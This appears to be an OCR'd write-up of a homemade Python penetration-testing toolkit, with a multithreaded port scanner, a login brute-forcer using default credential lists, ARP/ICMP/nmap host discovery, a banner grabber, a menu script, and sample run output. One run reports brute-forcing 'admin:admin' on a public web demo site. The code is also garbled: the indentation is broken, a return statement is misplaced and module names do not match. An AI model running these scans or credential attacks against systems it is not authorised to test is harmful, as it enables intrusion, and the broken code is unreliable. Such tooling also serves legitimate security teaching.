Penetration_Toolkit

port_scanning

```
import socket
import concurrent.futures
def scan_port(target, port):
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(1)
            s.connect((target, port))
            try:
                banner = s.recv(1024).decode(errors="ignore").strip()
            except:
                banner = "No banner"
            try:
                service = socket.getservbyport(port, "tcp")
            except:
                service = "unknown"
            return (port, service, banner)
    except:
        return None
def scan_ports(target, ports=range(1, 65536)):  # full port range
    open_ports = []
    print(f"[*] Full scan started on {target}... This may take some time.")

    with concurrent.futures.ThreadPoolExecutor(max_workers=500) as executor:
        results = executor.map(lambda p: scan_port(target, p), ports)
    for result in results:
        if result:
            open_ports.append(result)
return open_ports
```

bruteforce.py

```
import requests
def brute_force(url, usernames, passwords):
    for user in usernames:
        for pwd in passwords:
            response = requests.post(url, data={"username": user, "password": pwd})
            if "Welcome" in response.text:
                return f"[+] Valid credentials found: {user}:{pwd}"
    return "[-] No valid credentials found"
```

host_discovery.py

```
from scapy.all import ARP, Ether, srp, ICMP, IP, sr1, conf, get_if_addr, get_working_if
import ipaddress
import subprocess
def get_local_subnet():
    iface = get_working_if()
    ip = get_if_addr(iface)
    subnet = ip.split('.')[:-1]
    return iface, '.'.join(subnet) + '.0/24'
def arp_scan(subnet, iface):
    print("[*] Scanning with ARP...")
    arp = ARP(pdst=subnet)
    ether = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = ether / arp
    result = srp(packet, timeout=2, iface=iface, verbose=False)[0]
    return [(rcv.psrc, rcv.hwsrc) for _, rcv in result]
def icmp_scan(subnet):
    print("[*] Scanning with ICMP...")
    live_hosts = []
    for ip in ipaddress.IPv4Network(subnet):
        pkt = IP(dst=str(ip))/ICMP()
```

```
        reply = sr1(pkt, timeout=1, verbose=False)
        if reply:
            live_hosts.append((str(ip), 'ICMP response'))
    return live_hosts
def fallback_nmap(subnet):
    print("[!] Fallback to Nmap ping scan...")
    try:
        output = subprocess.check_output(['nmap', '-sn', subnet], stderr=subprocess.STDOUT,
universal_newlines=True)
        hosts = []
        ip = None
        for line in output.splitlines():
            if "Nmap scan report for" in line:
                ip = line.split()[-1]
            if "MAC Address:" in line and ip:
                mac = line.split("MAC Address: ")[1].split()[0]
                hosts.append((ip, mac))
                ip = None
            elif ip:
                hosts.append((ip, "Unknown"))
                ip = None
        return hosts
    except Exception as e:
        return [("Error", f"Nmap failed: {e}")]
def discover_network(subnet=None):
    iface, default_subnet = get_local_subnet()
    if subnet is None:
        subnet = default_subnet
    print(f"[*] Using interface: {iface}")
    print(f"[*] Target Subnet: {subnet}")
    # Try ARP
    arp_hosts = arp_scan(subnet, iface)
    if arp_hosts:
```

```
        return arp_hosts
    # Try ICMP
    icmp_hosts = icmp_scan(subnet)
    if icmp_hosts:
        return icmp_hosts
    # Fallback to Nmap
    nmap_hosts = fallback_nmap(subnet)
    return nmap_hosts
```

service_detector.py

```
import socket
import ssl
import subprocess


def detect_service(target, port):
    try:
        # Step 1: Try plain TCP or SSL socket connection
        sock = socket.create_connection((target, port), timeout=4)

        # Step 2: Determine if port is HTTPS
        if port in [443, 8443, 10443]:
            try:
                context = ssl.create_default_context()
                ssl_sock = context.wrap_socket(sock, server_hostname=target)
                ssl_sock.sendall(b"HEAD / HTTP/1.1\r\nHost: " + target.encode() + b"\r\n\r\n")
                banner = ssl_sock.recv(1024).decode(errors="ignore")
                ssl_sock.close()
                if banner.strip():
                    return f"[+] SSL Banner:\n{banner.strip()}"
                else:
                    return "[~] SSL connected, but no banner received."
```

```
            except ssl.SSLError as e:
                return f"[-] SSL handshake failed: {e}"

        else:
            # Step 3: HTTP service check (port 80 or others)
            sock.sendall(b"HEAD / HTTP/1.0\r\n\r\n")
            banner = sock.recv(1024).decode(errors="ignore")
            sock.close()
            return f"[+] TCP Banner:\n{banner.strip()}" if banner.strip() else "[~] No banner received."

    except Exception as socket_error:
        # Step 4: Fallback to Nmap
        try:
            print("[!] Socket failed. Falling back to Nmap service detection...")
            result = subprocess.check_output(
                ["nmap", "-sV", "-p", str(port), target],
                stderr=subprocess.STDOUT,
                universal_newlines=True,
            )
            return f"[+] Nmap fallback result:\n{result}"
        except Exception as nmap_error:
            return f"[-] Both socket and Nmap failed: {nmap_error}"
```

main.py

```
import os
import sys
from port_scanner import scan_ports
from bruteforce import brute_force
from host_discovery import discover_network
from service_detector import detect_service


def check_root():
```


```
    if os.geteuid() != 0:
        print("\n[-] ERROR: This script must be run as root (try: sudo python3 main.py)")
        sys.exit(1)

def menu():
    print("\n=== Penetration Testing Toolkit ===")
    print("1. Port Scanner")
    print("2. Brute-Force Login")
    print("3. Host Discovery")
    print("4. Service Detection")
    print("0. Exit")
    return input("Choose a module: ")

def main():
    check_root()

    while True:
        choice = menu()

         if choice == "1":
          target = input("Target IP: ").strip()
          open_ports = scan_ports(target)
          if open_ports:
              print(f"\n[+] Open ports on {target}:\n")
              for port, service, banner in open_ports:
                  print(f"  - Port {port} ({service}): {banner}")
              with open("scan_results.txt", "w") as f:
                  for port, service, banner in open_ports:
                      f.write(f"Port {port} ({service}): {banner}\n")
              print("\n[+] Results saved to scan_results.txt")
          else:
              print("[-] No open ports found.")
```


```
elif choice == "2":
    url = input("Login URL (e.g., http://localhost/login): ").strip()
    usernames = ["admin", "user"]
    passwords = ["admin", "1234", "password"]
    print("[*] Launching brute-force attack...")
    result = brute_force(url, usernames, passwords)
    print(result)


        elif choice == "3":
    subnet = input("Network Range (e.g., 192.168.1.0/24): ").strip()
    print("[*] Scanning for live hosts...")
    hosts = discover_network(subnet)
    if hosts:
        for ip, mac in hosts:
            print(f"[+] {ip} => {mac}")
    else:
        print("[-] No hosts found in the specified range.")

elif choice == "4":
    target = input("Target IP: ").strip()
    try:
        port = int(input("Port (e.g., 80): ").strip())
        banner = detect_service(target, port)
        print(f"[+] Service banner: {banner}")
    except ValueError:
        print("[-] Invalid port. Please enter a numeric value.")

elif choice == "0":
    print("Exiting... Stay sharp. 🐍")
    break
```

```
    else:
        print("[-] Invalid choice. Please select from the menu.")

if __name__ == "__main__":
    main()
```

```
=== Penetration Testing Toolkit ===
1. Port Scanner
2. Brute-Force Login
3. Host Discovery
4. Service Detection
0. Exit
Choose a module: 1
Target IP: 192.168.136.1
[*] Full scan started on 192.168.136.1... This may take some time.

[+] Open ports on 192.168.136.1:

  - Port 3306 (mysql): No banner
  - Port 7680 (unknown): No banner
  - Port 33060 (unknown):
                          

[+] Results saved to scan_results.txt
```

```
=== Penetration Testing Toolkit ===
1. Port Scanner
2. Brute-Force Login
3. Host Discovery
4. Service Detection
0. Exit
Choose a module: 2
Login URL (e.g., http://localhost/login): http://zero.webappsecurity.com/
[*] Launching brute-force attack...
[+] Valid credentials found: admin:admin
```


┌──(naga㉿Linux)-[~/pentest_toolkit]
└─$ sudo python3 main.py
=== Penetration Testing Toolkit ===
1. Port Scanner
2. Brute-Force Login
3. Host Discovery
4. Service Detection
0. Exit
Choose a module: 3
Network Range (e.g., 192.168.1.0/24): 192.168.0.0/24
[*] Scanning for live hosts...
[*] Using interface: eth0
[*] Target Subnet: 192.168.0.0/24
[*] Scanning with ARP...
[*] Scanning with ICMP...
[!] Fallback to Nmap ping scan...
[+] 192.168.0.0 => Unknown
[+] 192.168.0.1 => Unknown
[+] 192.168.0.2 => Unknown
[+] 192.168.0.3 => Unknown
[+] 192.168.0.4 => Unknown
[+] 192.168.0.5 => Unknown
[+] 192.168.0.6 => Unknown
[+] 192.168.0.7 => Unknown
[+] 192.168.0.8 => Unknown
[+] 192.168.0.9 => Unknown
[+] 192.168.0.10 => Unknown
[+] 192.168.0.11 => Unknown
[+] 192.168.0.12 => Unknown
[+] 192.168.0.13 => Unknown
[+] 192.168.0.14 => Unknown
[+] 192.168.0.15 => Unknown
[+] 192.168.0.16 => Unknown
[+] 192.168.0.17 => Unknown
[+] 192.168.0.18 => Unknown
[+] 192.168.0.19 => Unknown
[+] 192.168.0.20 => Unknown
[+] 192.168.0.21 => Unknown
[+] 192.168.0.22 => Unknown
[+] 192.168.0.23 => Unknown


┌──(naga㉿Linux)-[~/pentest_toolkit]
└─$ sudo python3 main.py
=== Penetration Testing Toolkit ===
1. Port Scanner
2. Brute-Force Login
3. Host Discovery
4. Service Detection
0. Exit
Choose a module: 4
Target IP: 192.168.0.1
Port (e.g., 80): 80
[!] Socket failed. Falling back to Nmap service detection...
[+] Service banner: [+] Nmap fallback result:
Starting Nmap 7.94SVN (https://nmap.org) at 2025-06-16 08:52 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00092s latency).
PORT STATE SERVICE VERSION
80/tcp filtered http
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds